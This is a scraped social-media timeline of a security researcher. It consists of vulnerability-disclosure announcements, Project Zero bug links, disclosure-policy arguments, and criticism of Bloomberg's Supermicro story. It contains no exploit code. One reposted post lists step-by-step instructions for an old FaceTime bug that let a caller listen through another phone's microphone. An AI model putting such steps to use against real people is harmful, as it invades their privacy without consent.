But is there not this danger, that at the same time we shall be giving lessons to the thieves? It is not very probable that they will seek instruction of us, or that they have any need of it; they are greater masters in the art of opening doors than we can pretend to be.
I guess this is what advisories are going to look like in 2020?
Tavis Ormandy reposted
I have a theory about hacking movies, I think Paycheck (2003) is the best hacker movie of all time. It's not really about computers, but the whole movie is basically using a debugger (the machine) to build an exploit (the envelope) and watching it execute 🤣
I happened to catch a hacking movie from the 60s last night, Hot Millions (1968). Some of the story was prescient, and kinda fun seeing the minicomputers!
www.youtube.com/watch?v=7pnsxmU1Amw
Tavis Ormandy reposted
Qualys Security Advisory - Local Privilege Escalation in OpenBSD's dynamic loader (CVE-2019-19726) www.openwall.com/lists/oss-security/2019/12/11/9 < Beautiful! Wonder how @Qualys found it?
I don't use macOS, I wasn't aware Apple had removed the ability to create 32bit segment descriptors. That breaks wine, so they've had to build a clang plugin to generate thunks that translate pointers between 32/64 code, neat. www.codeweavers.com/about/blogs/jschmid/2019/9/10/so-we-d…
I seem to get a lot of hecklers lately who insist I'm in a position of influence, so it's my duty to parrot industry orthodoxy. It doesn't work like that. I'm sure you can find the whitebread security takes you're looking for somewhere else 😛
Tavis Ormandy reposted
CVE-2019-15006 has been assigned.
This turned out to be a real vulnerability! 😮 The certificate was issued by @digicert, who are now required to revoke it. It was issued before mandatory CT, so didn't show up in crt.sh. See x.com/sleevi_/status/1202046844240572416 for context.
Me: Threat-hunting rare DNS lookups in a corporate network.
Confluence:
www.google.com/search?&q="atlassian-domain-for-localhost-…
🤦🏻♂️
Windows #uac isn't a favorite feature, but @HexKitchen details a bug submitted by Eduardo Braun Prado that shows how you can use it to escalate from guest to SYSTEM (includes video) www.zerodayinitiative.com/blog/2019/11/19/thanksgiving-tr…
My weekend project has been adding a JavaScript API to an old game with @fridadotre, kinda like PySC2 😆. I think it'll be fun to experiment with; discover new strategies, finding glitches and so on. First time I've used Frida for a bigger project! github.com/taviso/sharapi
Here's an update on my weekend project to automate an old abandonware game with @fridadotre - I've managed to get pathfinding working and can complete simple objectives! Thanks to @zemnmez for some helpful hints. youtu.be/buetZ-5ceno
Tavis Ormandy reposted
People who aren’t doing the work certainly have strong opinions about what people doing the work are doing wrong.
I always get a bunch of bug reports when an update breaks my Linux mpengine port. I try to keep it working because I find it useful for testing, but no idea what people are using it for 😆
Is there a secret to making vbtables look good in Hex-Rays? This is the best I can come up with, and an example decompiled call. I can just about read it (call second vftable entry on SubClass1, __thiscall with one param), but is there a cleaner way?
It was pointed out to me privately that you can mark the offset as a offset into the vftable ('t' in Hex-Rays), then you can get this->base.data[this->base.__vbtable->SubClass1_idx] + offsetof(SubClass1_vtbl, MethodName))(...). It's a *little* easier to read. 😐
The lesson seems to be that you should use virtual inheritance in your DRM scheme or malware, because basically no reversers will know how to analyze the virtual base tables 🤣
Tavis Ormandy reposted
... which is exactly what the anti-HTTPS people said 5 years ago. "We can't do HTTPS everywhere because..." and yet, look at where we are now. DNS will come there too. Kicking and screaming, but we are going there.
Tavis Ormandy reposted
I built an iOS kernel debugger called KTRW based on a KTRR bypass for the iPhone X. It is capable of patching kernel __TEXT_EXEC, loading kernel extensions, and performing single-step kernel debugging with LLDB and IDA Pro over USB: github.com/googleprojectzero/ktrw
Alex loves repeating this, but there are two problems with his observation. 1/ The reality is that the distribution of effort lines up *really* closely with his pyramid. The volume of discussion doesn't reflect that, because phishing isn't news.
2/ Measuring impact by directly affected users is naive. Commercial exploits are used in surgical strikes against specific targets. Influencing an election, stealing financial results, etc. can impact *one* user directly, but *indirectly* many.
We *can* work on more than one problem simultaneously, we don't have to drop everything and work on problems one at a time (I think this is a form of relative privation). Clearly, exploits cause real harm to real people, and we *should* be working on them.
Tavis Ormandy reposted
SAFER is also on by default, this is really a huge concession!
I got nerd sniped this weekend. I was playing the game Borderlands 3, this game has a huge variety of weapons, so part of the fun is finding new weird ones. Anyway, in one of the main areas there's this cool looking chest you can't open. 1/n
Others sections clearly encode attributes. I imported the list that fans had made and started trying to organize which bits were common between codes with similar properties (platform, expiry, game, etc). 6/n
Then it was Sunday evening, and I realized I had spent more time working on this than actually playing the game 🤣
"Tavis, you don't get it, people like being snooped on." 🙄
It seems like everyone shipping Electron or CEF has made the mistake of leaving the debugger enabled at some point. I made a tiny command line application you can use to check. 🐞 github.com/taviso/cefdebug
If you want to snoop on DNS queries, you should get permission from the owner. Period. The mental gymnastics to rationalize not needing permission, or claim that isn't the issue have been quite impressive.
Tavis Ormandy reposted
You know you’re being bamboozled when you see appeals to:
1. Layer violations.
2. The sanctity of the network control plane.
3. Enterprise networks.
DoH is an over the top bypass of enterprise and other private networks. But DNS is part of the control plane, and network operators must be able to monitor and filter it. Use DoT, never DoH.
Tavis Ormandy reposted
I've digged up some ancient versions of Adobe Reader to figure out exactly which symbols were public in which builds and when. Turns out all the core modules had them at some point. My full analysis on the P0 blog: googleprojectzero.blogspot.com/2019/10/the-story-of-adobe…
Enable the microphone remotely without interaction in Signal 😮
Signal: Incoming call can be connected without user interaction bugs.chromium.org/p/project-zero/issues/detail?id=1943
Tavis Ormandy reposted
Kernel privilege escalation bug in Android affecting fully patched Pixel 2 & others. Reported under 7 day deadline due to evidence of in-the-wild exploit. @tehjh and I quickly wrote a POC to get arbitrary kernel r/w using this bug, released in tracker. bugs.chromium.org/p/project-zero/issues/detail?id=1942
Tavis Ormandy reposted
I hosted rms many years ago in the 90’s, what was supposed to be hosting your hero for a ~3 day thing became a ~2 month nightmare. I joined a small club “never host rms ever again”. To cope with it, I used to collect the horror stories.
Neat, I noticed a typo in a Twitter JavaScript library that broke message origin verification. Unexpectedly, they awarded me a $560 bounty, which I've donated to @libertyhq. Thanks @twittersecurity 😀
LastPass could leak the last used credentials due to a cache not being updated. This was because you can bypass the tab credential cache being populated by including the login form in an unexpected way!
lastpass: bypassing do_popupregister() leaks credentials from previous site bugs.chromium.org/p/project-zero/issues/detail?id=1930
I have very poorly defined fingerprints, so scanners very rarely work for me. I can't use the scanners in phones, but that's a pretty minor inconvenience. The big problem is immigration checkpoints, over the years the problem has got worse as more of the checking is automated.
A well-known trick for people like me is rubbing beeswax on your fingers, it can make the machines happier. They usually have some at customs but didn't today - so I got stuck in secondary screening 😱 Guess I need to start carrying my own when I'm travelling!
Microsoft have fixed another class of vulnerabilities in CTF today, "edit session" attacks should now be mitigated. portal.msrc.microsoft.com/en-us/security-guidance/advisor…
I'm publishing some 🔥 research today, a major design flaw in Windows that's existed for almost *two decades*. I wrote a blog post on the story of the discovery all the way through to exploitation.
googleprojectzero.blogspot.com/2019/08/down-rabbit-hole.html
Tavis Ormandy reposted
There's a pattern in resistance to Internet privacy improvements: organizations that somehow manage their fleet's network but not its configuration.
I'm not sure what control they thought they had, but it's equivalent to a network attacker's, so yeah it's going away.
Huh, it seems like Bloomberg's Supermicro team has a new byline. Not holding my breath for a retraction, but still would be nice... 🤷🏻♂️/cc @riskybusiness
Flight cancellations mount as Dorian lashes U.S. Southeast coast www.bloomberg.com/tosv.html?url=L25ld3MvYXJ0aWNsZXMvMjAxO…
Soo... I just found out you can get custom temporary tattoos printed 😂
Tavis Ormandy reposted
Hang on a minute @Fortinet I’ve a few questions here about this #fortinet
Damn straight 😂
Tavis Ormandy reposted
An excellent deep dive by Project Zero’s @i41nbeer into the iOS bugs TAG found exploited in the wild back in February by @_clem1 googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-i…
Tavis Ormandy reposted
Haha, I think the best one is (╯°□°)╯︵ ┻━┻ for SIGQUIT 😂
Interesting, a mysterious bug report I've been struggling to track down just got solved. It turns out, 32-bit getcontext() can return failure if run inside a docker container. Apparently the cause is the default docker seccomp policy doesn't allow sigprocmask() (wtf?). 😓
Tavis Ormandy reposted
In multiple recent disclosure discussions on Twitter, I had said I will write a longer blog post about my views. I finally found the time to jot them down. I expect almost every reader to disagree with something vehemently. Enjoy "Disclosure Rashomon": addxorrol.blogspot.com/2019/08/rashomon-of-disclosure.html
Tavis Ormandy reposted
Thanks to the researchers who reported vulnerabilities that were addressed this month! A few call outs:
1. It's exciting to see more researchers looking at Hyper-V. Keep it coming :)
2. @metr0 & team's awesome RDP finds
3. @taviso's impressive ctf research
Welcome to the August 2019 edition of Update Tuesday! For details of this release, please see the Security Update Guide at aka.ms/securityupdates. As a reminder, Windows 7 and Windows Server 2008 R2 will be out of extended support and no longer receiving updates as of 1/14/2020.
Here's a video of the exploit I wrote, I actually had to write a custom rudimentary scripting language 😂 www.youtube.com/watch?v=r3vrzzDpmhc
I'm publishing some 🔥 research today, a major design flaw in Windows that's existed for almost *two decades*. I wrote a blog post on the story of the discovery all the way through to exploitation.
googleprojectzero.blogspot.com/2019/08/down-rabbit-hole.html
Here's a repository of all the code and tools I developed to explore this attack surface.
github.com/taviso/ctftool
Tavis Ormandy reposted
Well, lookie here. When you install @avast_antivirus, it secretly injects this into Chrome's environment block.
Don't keep loose bitcoin in your checked baggage, apparently the flight crew keeps tripping on them? ¯\_(ツ)_/¯
Tavis Ormandy reposted
The fantastic @natashenka sharing the bugs that she and @5aelo found in iMessage.
And closing it out with a demo of a "no hands required!" exploit.
"Breaking your ASLR, please wait..."
I'm heading to Vegas for Blackhat, let me know if you want to chat! I've got some big announcements coming up, it's going to be 🔥
Tavis Ormandy reposted
Project Zero Vulnerability Disclosure FAQ - googleprojectzero.blogspot.com/p/vulnerability-disclosure…
Huh, that actually worked 🤣
Apparently Microsoft accidentally pushed an internal build of Windows to Windows Insiders last night. I'm curious if there were leaked security patches in there 😬 The build was gone by the time I checked.
Tavis Ormandy reposted
Looks like @CE2Wells found a bunch of other vectors for Comodo, and there is no fix yet: www.tenable.com/security/research/tra-2019-34 Lol @ "Comodo explains LPE vulnerability is partially due to Microsoft's fault"
Tavis Ormandy reposted
Welcome Maddie Stone (@maddiestone) to Project Zero! Maddie is leading a new effort to study 0day exploits in the wild.
Hah, the evil projector attack 📽️☠️it's kinda like that movie The Ring, except if the videotape was fine and the VCR was cursed. 😈
Haha, verified I think! 🤣 gist.github.com/taviso/923776e633cb8fb1ab847cce761a0f10
Tavis Ormandy reposted
Happy 5th Birthday Project Zero! 🥳🎂
cc: @benhawkes @i41nbeer @natashenka @tehjh @taviso @tiraniddo @ifsecure @_bazad @5aelo @itswillis @halvarflake @scarybeasts
Deadline exceeded -- automatically derestricting
No one wanted to be in the photo, so I hope that you can reconstruct who was present using reflections off the foil. I'll leave that as an exercise for the reader.
I agree, this scourge of http rpc endpoints are vendors trying to sidestep the NPAPI deprecation.... it was deprecated for a reason! 😬
The @zoom_us vuln sucks, but it's definitely not new. This was/is a common approach used to sidestep the NPAPI deprecation in Chrome. Seems like a @taviso favorite:
anti virus - bugs.chromium.org/p/project-zero/issues/detail?id=693
logitech - bugs.chromium.org/p/project-zero/issues/detail?id=1663
utorrent - bugs.chromium.org/p/project-zero/issues/detail?id=1524
If you are shipping a http rpc server on localhost and you're not (at the very least) whitelisting Origin, then you're almost certainly exposing your users to some form of vulnerability.
Tavis Ormandy reposted
This is my #zeroday #publicdisclosure of a security vulnerability impacting 4+ Million of @zoom_us's users who have the Zoom Client installed on Mac.
Zoom had 90-days + two weeks to resolve this #vulnerability and failed to do so.
medium.com/@jonathan.leitschuh/zoom-zero-day-4-million-we…
Tavis Ormandy reposted
@taviso can you debug my life
A lot of hand wringing about DoH today. Use this opportunity to get a whitelisting pilot project approved, and then thank me when you don't have to cancel your vacation because some kiddy read the wikipedia article on Domain Fronting 😛
Tavis Ormandy reposted
Remember "The Big Hack", wherein a @BW story alleged a sweeping compromise of the global supply chain via Super Micro servers -- in the face of specific denials from every company named in the story? Is that story still being investigated, @BW?
I got this little Sheriff badge for my pup Dexter. 🤠🐶
Tavis Ormandy reposted
Get a behind-the-scenes look at the work of Google’s Project Zero and a retrospective assessment of the impact this work has had, in this #bhusa Briefing from Project Zero Team Lead, Ben Hawkes. blackhat.com/us-19/briefings/schedule/
Tavis Ormandy reposted
Do not take programming advice or security advice or, actually, any kind of advice from this man www.catb.org/~esr/gif2png/NEWS
Tavis Ormandy reposted
Speaking in a personal capacity here:
My problem with third-party AV is that, to satisfy some marketing checkbox, they are always mucking around with the behaviour of other legitimate programs.
Tavis Ormandy reposted
@taviso is right.
Microsoft is wrong.
The only thing that can make it worse is another MS smear job or condescending blog post about being "responsible."
Cut that hot air out & fix the damn bugs faster, MS.
You can't preach to me, I know you.
Patch || GTFO.
That's funny, because I have to deal with the mess that people like you ship to customers. Amateurish code like FireEye with trivial vulnerabilities, promising desperate customers that if they just give you enough money you'll be secure from the boogeyman. googleprojectzero.blogspot.com/2015/12/fireeye-exploitati…
I'm not on the frontlines of vuln research but I care about people who have to deal with the mess you disclosed, needlessly early in my opinion. It's not like Microsoft was ignoring or disrespecting you. Seriously, I expected better from someone who's been around as long as you.
I noticed a bug in SymCrypt, the core library that handles all crypto on Windows. It's a DoS, but this means basically anything that does crypto in Windows can be deadlocked (s/mime, authenticode, ipsec, iis, everything). Microsoft committed to fixing it in 90 days, then didn't.
Today is day 91, so the issue is now public. I consider this relatively low severity, but you could take down an entire Windows fleet relatively easily, so it's worth being aware of. bugs.chromium.org/p/project-zero/issues/detail?id=1804
I think I'll need a new phone soon, and I'm finding Samsung's Linux on DeX thing quite tempting... www.linuxondex.com
Tavis Ormandy reposted
Please read your security history, specifically the history of Zardoz; then write a one-page essay on the ethics of withholding critical information (and hence agency) from at-risk minorities in order to protect a less-at-risk majority. I have more essay assignments after that.
Tavis Ormandy reposted
Qualys Security Advisory Team: "The return of the WIZard", now the full advisory (CVE-2019-10149) is available at www.openwall.com/lists/oss-security/2019/06/06/1 …
Tavis Ormandy reposted
Funny how it's always the ones with credentials like "lurked on a list" who can't wait to techplain disclosure to those of us actually doing the research 😂
Got teaser pics, too :P
Funny how it's always the ones with credentials like "lurked on a list" who can't wait to techplain disclosure to those of us actually doing the research 😂
Am I the first person to pop a shell in notepad? 🤣 ....believe it or not, It's a real bug! 🐞
Tavis Ormandy reposted
Project Zero's tracking sheet for zero-day exploits that were detected "in the wild": googleprojectzero.blogspot.com/p/0day.html
Tavis Ormandy reposted
What is the Scudo hardened allocator? -- expertmiami.blogspot.com/2019/05/what-is-scudo-hardened-a…
@aluhrs13 Hey, I'm trying to switch to preview, but I've noticed that you can't control execution in breakpoints anymore. For example, I'm used to doing bp kernel32!CreateFileA "gu; j (@eax == -1) ''; 'gc'" to break after a failed call.. how would you achieve that?
Blargh, all my old tricks have stopped working 😆 I filed a few other feedback reports on things that used to work but don't anymore.
Uh, that sounds kinda bad...
I will tell anyone who mentions Win+Number about this old bug 🤣
news.ycombinator.com/item?id=19845445
I'm heading to Miami for @InfiltrateCon, let me know if you want to catch up! There'll be a few of us from Project Zero and Chrome Security. 🛫
LOL, I spent weeks reversing the SymCrypt libraries, and then Microsoft open sources the code 🤣 Well, at least I can annotate my bug reports now... 🐞
Tavis Ormandy reposted
For those that have been wondering what @seanhn and me are up to at optimyze, we have updated our web site with some more content & a case study with shiny pie charts. optimyze.cloud
Tavis Ormandy reposted
I'll be speaking at Black Hat this year on lessons learned from the past 5 years of Project Zero, and other fun things!
ANNOUNCEMENT: The first 5 Briefings selected for #bhusa 2019 have just been posted. Lots more to come, but check out these abstracts for an early sampling blackhat.com/us-19/briefings/schedule/
Tavis Ormandy reposted
Be careful what you buy from the cyber security industry. A lot of it is profit-motivated deception, on many levels.
Another bit from the shocking but not surprising box: vendor relabels 'made in china' hardware with 'made in the us' labels to sell to USG www.bizjournals.com/sanjose/news/2019/04/15/fortinet-us-g…
Tavis Ormandy reposted
Project Zero blog: "Virtually Unlimited Memory: Escaping the Chrome Sandbox" by Mark Brand - googleprojectzero.blogspot.com/2019/04/virtually-unlimite…
Why is every api operating on directed acyclic word graphs (dawgs) unintentionally hilarious? free(🐕)
I do a lot instrumentation with SanitizerCoverage in gcc/llvm in C that requires intensive hash table lookups. Are Swiss Tables still fast if you jump through enough hoops to use them from C? I tested, and yes, they're that good github.com/taviso/swisstable ⚡️
This was interesting, a minor bug report from a fuzzer was fixed incorrectly leading to a far more serious bug that the fuzzer never found. I don't know what the lesson is, but ¯\_(ツ)_/¯ /cc @hanno
gnutls: use after free vulnerability in verify_crt() bugs.chromium.org/p/project-zero/issues/detail?id=1772
Tavis Ormandy reposted
GHIDRA 9.0.1 has been posted.
Contains both improvements and a couple dozen bug fixes, including the security issues identified with the release.
Download:
ghidra-sre.org
Info on changes:
ghidra-sre.org/releaseNotes.html
Tavis Ormandy reposted
Fuzzilli, my JavaScript engine fuzzer, is now open source: github.com/googleprojectzero/fuzzilli \o/ Keep an eye on the Project Zero bugtracker in the next few weeks for some of the bugs found with it. Also let me know if you encounter any problems when using it! :)
This video of someone trying to extract some compute from the object physics in super mario is very "weird machine". www.youtube.com/watch?v=oQmfbfRWiKU
Tavis Ormandy reposted
It's an even greater example of deploying Win32k lockdown in Chrome which limited this to Win7 regardless of the status of the NULL page ;-)
Tavis Ormandy reposted
Details of more exploitation found in the wild by superstar threat hunter @_clem1 windows 7 32bit privilege escalation security.googleblog.com/2019/03/disclosing-vulnerabilitie…
I removed a previous tweet about IDA licensing, after some private discussion the matter is resolved and I have no more issues.
Some cars are powered by gas, some cars are electric - my car is atomic ☢️ 😆
Tavis Ormandy reposted
The default Flash whitelist in Edge (bugs.chromium.org/p/project-zero/issues/detail?id=1722) really surprised me. So many sites for which I'm completely baffled as to why they're there. Like a site of a hairdresser in Spain(www.dgestilistas.es)?! I wonder how the list was formed. And if MSRC knew about it.
What is the best way to check for Windows in a Makefile? I have ifeq ($(findstring Microsoft,$(shell uname -r)), Microsoft), but it doesn't feel very robust.
Tavis Ormandy reposted
So, huh, this is what happens when I leave old live exploits on the internet, I suppose. Tavis finds RCEs via stack overflow in TLS libraries.
Are there any embedded devices using MatrixSSL? I happened to notice this old stack buffer overflow 🤷♂️ www.openwall.com/lists/oss-security/2019/02/15/1
Tavis Ormandy reposted
Here's your commemorative pin for the donations
I made a modest bet that $SMCI would recover after the @BW trash story, and it recovered most of those losses this morning after strong results and zero supporting evidence ever appearing from Bloomberg.
I just opened a modest $SMCI long position because I don't believe the story, going to email investor relations and ask if they're investigating legal action 😆
A few people suggested @ProPublica, so here we are, @BW's low standards have now helped support @ProPublica's high standards 😂
I've also made donations to @IRE_NICAR and @Poynter on recommendation from @KimZetter 🤑. I still have enough profit left over for a Bloomberg terminal for my home office 🤣
Tavis Ormandy reposted
I hear people ask me "why use valgrind, ASAN is better" -- I tell you, vgdb is where it's at, folks.
Are there any embedded devices using MatrixSSL? I happened to notice this old stack buffer overflow 🤷♂️ www.openwall.com/lists/oss-security/2019/02/15/1
Tavis Ormandy reposted
You often hear people make excuses for others success. "I could do that too if..."
Reading "Skunk Works" by Ben Rich (the person who helped invent Stealth Jets) is an interesting reminder why this is wrong minded.
Hint: It's probably you
blog.thinkst.com/2019/02/when-you-cant-do-awesome-things-…
Tavis Ormandy reposted
"More Ghostscript vulnerabilities, more PostScript problems" - I tried to summarize the whole Ghostscript mess searchsecurity.techtarget.com/tip/More-Ghostscript-vulner…
Three out of the four vulnerabilities in the latest iOS advisory were exploited in the wild, yikes.
Tavis Ormandy reposted
CVE-2019-7286 and CVE-2019-7287 in the iOS advisory today (support.apple.com/en-us/HT209520) were exploited in the wild as 0day.
Tavis Ormandy reposted
"Draw me an exploit", by @ifsecure
googleprojectzero.blogspot.com/2019/02/the-curious-case-o…
Tavis Ormandy reposted
If "don't use public wi-fi" is the #1 thing to recommend for travelers, there should be many articles showing people getting compromised through that vector. I don't see any such articles.
Well, I did in 2010, but since then we've seen a massive shift to HTTPS, for example.
When you just want something to work but you can't help but notice critical vulnerabilities 😫
I used some of the ndiswrapper loader and relocation logic to write loadlibrary, so you can dlopen() dlls from a native linux process! It's been surprisingly useful for fuzzing, I'm still working on projects using it 😆 github.com/taviso/loadlibrary
remember ndiswrapper?
turns out ndiswrapper is still alive. last commit three months ago, last issue activity yesterday.
github.com/pgiri/ndiswrapper
Tavis Ormandy reposted
OH: “language packs were the original ASLR” // cc @halvarflake
Tavis Ormandy reposted
The A12, now with more kernel code execution; introducing voucher_swap: googleprojectzero.blogspot.com/2019/01/voucherswap-exploi…
Tavis Ormandy reposted
From a prep call for a conference today: “The two people you never want to have ask to speak with you: @taviso and @briankrebs.”
Although, if necessary, I’d rather hear from them than not.
It looks like Apple would have enough log data to determine if anyone exploited this bug, if they decided to inform victims they probably could do so. I guess we'll see. 😐
I wonder if Apple has enough log data to determine if anyone abused the FaceTime bug, and if so, if they'll inform the victims.
Tavis Ormandy reposted
1. Start a FaceTime video call.
2. While it's still ringing, swipe up from the bottom of the screen and click "Add Person."
3. Add your own phone number to the call.
You'll now be able to hear the microphone from the other device, even if the owner is nowhere nearby.
Sooo... How long must we wait for a retraction from Bloomberg on their Supermicro trashfire before it's fair to call them dishonest?
Haha, It turns out @justinschuh got a ticket because he was arguing with @matthew_d_green on twitter while at a red light! I'm lucky, I only missed the bus because I was arguing on twitter. 🤣
Tavis Ormandy reposted
I gave another iteration of my weird machine talk at BWU today. Slides are here: docs.google.com/presentation/d/1UipZbo_5dGAsZxFAvOAYtvJwh…
This just came up in conversation, did you know Debian refused to enable a valuable security mitigation for over 15 years because it broke UUCP support? It's a true story. Sometimes, you've got to let go of the legacy stuff. blog.cmpxchg8b.com/2013/08/security-debianisms.html #deprecateuntrustedpostscript
Tavis Ormandy reposted
"EXPLOITING THE MAGELLAN BUG ON 64-BIT CHROME DESKTOP" blog.exodusintel.com/2019/01/22/exploiting-the-magellan-b… Very detailed one, fantastic.
#deprecateuntrustedpostscript 😆
This post gives the details of some type confusions (CVE-2018-19134,19475-76) that I found in Ghostscript after studying reports of similar issues filed by @taviso between 2016 and 2018. The tools used for finding these bugs are open sourced. lgtm.com/blog/ghostscript_typeconfusion
This bug was arguably a language specification flaw in PostScript, it required a huge cleanup effort to fix up. There's a working exploit attached. www.openwall.com/lists/oss-security/2019/01/23/5
I didn't expect to see an exploit for this neat mm bug, but never underestimate @tehjh 😆
Taking a page from the kernel's book: A TLB issue in mremap() googleprojectzero.blogspot.com/2019/01/taking-page-from-k…
Tavis Ormandy reposted
The Google security team has a leaving tradition where they will try to inventively steal your password and then engrave it on a knife.
Well, there's my password. Good work, folks! I'm going to miss you.
Tavis Ormandy reposted
This post contains the details of a sandbox escape bug in Ghostscript that I found a couple of months ago that is a variant of the ones that @taviso discovered last August. lgtm.com/blog/ghostscript_CVE-2018-19475
Nice find by @zemnmez, CEF applications are easy to write but hard to secure.
XSS in Steam react chat client, possibly leading to RCE ($7,500 #bugbounty awarded) hackerone.com/reports/409850 #steam #vulnerability
Tavis Ormandy reposted
I suspect this screenshot I found in the Snowden docs a while back will end up being NSA's GHIDRA: x.com/rsesek/status/556648283352100864
Interesting thread about a reverse engineering IDA-like tool the NSA are apparently planning to open source soon. Fingers crossed this shakes up the RE ecosystem 🤞🏻www.reddit.com/r/ReverseEngineering/comments/ace2m3/come_…
Reminder that this isn't just SMS 2FA; TOTP, HOTP, Push Notification login approvals, and similar schemes are equally worthless at preventing phishing, and any vendor telling you otherwise is peddling snake oil.
Interesting thread about a reverse engineering IDA-like tool the NSA are apparently planning to open source soon. Fingers crossed this shakes up the RE ecosystem 🤞🏻www.reddit.com/r/ReverseEngineering/comments/ace2m3/come_…
Tavis Ormandy reposted
Late last year, Project Zero reported a security bug in @v8js involving -0 in JavaScript. We patched it and moved on.
The bug recently re-appeared in a CTF challenge.
@anbiondo created a full RCE exploit which he describes in amazing detail here: abiondo.me/2019/01/02/exploiting-math-expm1-v8/
To all the people telling me this will never happen, and I should stop trash talking 2FA (TOTP, SMS, etc *not* U2F). Please read this, then kindly apologise.
Tavis Ormandy reposted
@halvarflake’s parting gift from Google and P0:
Searching statically-linked vulnerable library functions in executable code googleprojectzero.blogspot.com/2018/12/searching-statical…
Going to miss working with you Halvar! Good luck on your future startup 😁
Goodbye's are often bittersweet, and this one is no exception :-). 7 years and 10 months after zynamics got acquired by Google, the 31st of December will be my last day at Google. I spent 2011-2015 integrating our technology into Google, and the last two years having a ... (1/4)
Tavis Ormandy reposted
Looks like Logitech just released Options 7.00.564, which fixes the WebSocket issues.
I hate installing software on Windows 😬
logitech: "Options" Craft WebSocket server has no authentication bugs.chromium.org/p/project-zero/issues/detail?id=1663
Bloomberg Businessweek® -- DOES IT EVEN MATTER IF IT HAPPENED?™
Tavis Ormandy reposted
Done some variant analysis with the Ghostscript RCEs that @taviso found in the last few months and ended up finding another -dSAFER bypass RCE, plus some type confusions, one of which is also a proper RCE. All patched in 9.26. Write ups coming soon. youtu.be/20yfCccIORE?list=PL4nLCsS1XswwqIa4di5NHxbh0xAHQ-xgw
I hate the phrase "raising the bar", I've noticed people use it when they're pitching some low-quality mitigation that makes the attacker do some busy work but doesn't fundamentally prevent them from achieving their original goal. 😈
A: "If they have already need an arbitrary read, can't the attacker just read the secret?"
B: "Look, this will break existing exploits, we're raising the bar."
A: 🤦♂️
Apparently Hex-Rays will no longer let you buy a named license as they have for ~15 years, and now insist you buy separate licenses for every computer you use (??). That seems crazy.
I can make stupid flow charts too 😛
There's a Supermicro conference call on Thursday. I bought some $SMCI, so if they accept questions from investors, I'm going to call in and ask if they're investigating legal action against Bloomberg 🤣 www.businesswire.com/news/home/20181112005284/en/Supermic…
This post by @djrbliss in 2011 about certain communities failing to understand the division of labor involved in security research is still true today. vulnfactory.org/blog/2011/11/11/plagiarism-in-the-android…
I think I've attracted the "wen jb eta" crowd, my mentions are full of people trying to explain the word "brick" to me. 🙄
Tavis Ormandy reposted
Bloomberg Business Week™ -- DOES IT EVEN MATTER IF IT HAPPENED?!?
It's been one month since the Bloomberg supermicro piece, and still no retraction or explanation. I guess we can forget seeing them do the right thing, so we're going to have to live with that nonsense being referenced for years to come. Fun. 😠
Natalie bricked a room full of Apple engineer's phones when they asked her to help repro this! 😆Answer a FaceTime call from an attacker, and remote iOS kernel memory corruption....
So, fuzzing FaceTime calls led to a kernel panic bugs.chromium.org/p/project-zero/issues/detail?id=1641
There is now preliminary support for macOS in halfempty🥛, if you're fuzzing complex files and want them reduced fast, try it out! Thanks to Matthew Fernandez for the PR.
github.com/googleprojectzero/halfempty
Tavis Ormandy reposted
Sandboxing is now available for Windows Defender (opt-in for now)! Tons of credit to the @WDSecurity team for their work on this (it wasn't easy), and thanks to @taviso, @natashenka, and other researchers who have helped make Defender even more secure cloudblogs.microsoft.com/microsoftsecure/2018/10/26/windo…
Wow, this is amazing. Congratulations to the team, this is game changing.
📢 Windows Defender Antivirus can now run in a sandbox! 📢
💥 First complete AV solution to have this capability 💥
This is a direct result of feedback that we received from the security industry. We encourage you to try this feature & give us feedback.
cloudblogs.microsoft.com/microsoftsecure/2018/10/26/windo…
Tavis Ormandy reposted
Bloomberg has doubled down on insisting its hardware hacking story is accurate; but the server experts at STH are now also doubling down (in detail) on why they believe the story is "nonsensical." It's a 5-page read, but worth it. www.servethehome.com/investigating-implausible-bloomberg-…
Still no retraction from Bloomberg on their trash fire Supermicro story? Gross.
Tavis Ormandy reposted
I have a theory on this topic, I think Paycheck (2003) is actually the greatest hacker movie. The whole movie is like watching an exploit work. Without spoiling it - the machine is basically a reality debugger. 🤓
This is a big deal. Just answering a call from an attacker could completely compromise WhatsApp.
Memory corruption bug in WhatsApp's non-WebRTC video conferencing implementation bugs.chromium.org/p/project-zero/issues/detail?id=1654
Apparently this is the product Bloomberg's source is selling, I had to find the specs on archive.org, because their website doesn't work. What even is this... 🤪web.archive.org/web/20170721190725/http://www.sepio.syste…
Tavis Ormandy reposted
I was contacted and declined to give comment for this story. I explained this wasn't the first time this year someone was making this claim.
@marcan42 has experience debunking claims of 'backdoored' ethernet jacks. Details in this story are almost identical to last time.
Tavis Ormandy reposted
When called in doubt, double down when even more ridiculous claims. Hmmm, where else have we seen this pattern of behavior before...
Unbelievable, come on Bloomberg. 🤦♂️
This was another ghostscript sandbox escape, leaking dangerous operators out of system routines. Surprisingly, it can be exploited with zero interaction in common default configurations. Patch asap. 👻📜
ghostscript: executeonly bypass with errorhandler setup bugs.chromium.org/p/project-zero/issues/detail?id=1682
I almost feel bad about retweeting this one it looks so bad for bloomberg. ⚰️
I did a thing on the Bloomberg "Big Hack" story.
@securelyfitz, one of the story's only named sources, warned the publication that its central claim "didn't make any sense," prior to publication.
risky.biz/RB517_feature
Tavis Ormandy reposted
Apple steps up its spy chip denial in letter to Congress www.theverge.com/2018/10/8/17951174/apple-amazon-spy-chip…
Tavis Ormandy reposted
Bloomberg needs to investigate the China/Supermicro piece, and maybe go back and investigate the Heartbleed piece and the "Russians hacked the pipeline" piece as well.
Tavis Ormandy reposted
You should pitch that to them as a slogan: BloomBerg Business Week™ -- Does it even matter if it happened?
Tavis Ormandy reposted
Reached by BuzzFeed News, multiple Apple sources — three of them very senior executives who work on the security and legal teams — said that they are at a loss as to how to explain the Bloomberg allegations. www.buzzfeednews.com/article/johnpaczkowski/apple-china-h…
Tavis Ormandy reposted
Ok, now this Bloomberg story is getting even more strange
Tavis Ormandy reposted
As @KimZetter noted, these communications about the Supermicro story, from both Amazon and Apple, go through corporate counsel and are SEC-regulated statements. This language is incredibly thorough in its direct refutation.
Tavis Ormandy reposted
“Supermicro Refutes Claims in Bloomberg Article” Read the full statement here www.supermicro.com/newsroom/pressreleases/2018/press18100…
Tavis Ormandy reposted
Apple statement on the Supermicro story: "Our best guess is that they are confusing their story with a previously-reported 2016 incident in which we discovered an infected driver on a single Super Micro server in one of our labs."
Tavis Ormandy reposted
Worth reading. aws.amazon.com/blogs/security/setting-the-record-straight… In my experience enterprises such as Amazon are very cautious in their statements around security issues, and this one is a pretty firm denial.
Tavis Ormandy reposted
It's my Google password. The real question is how it got there :-)
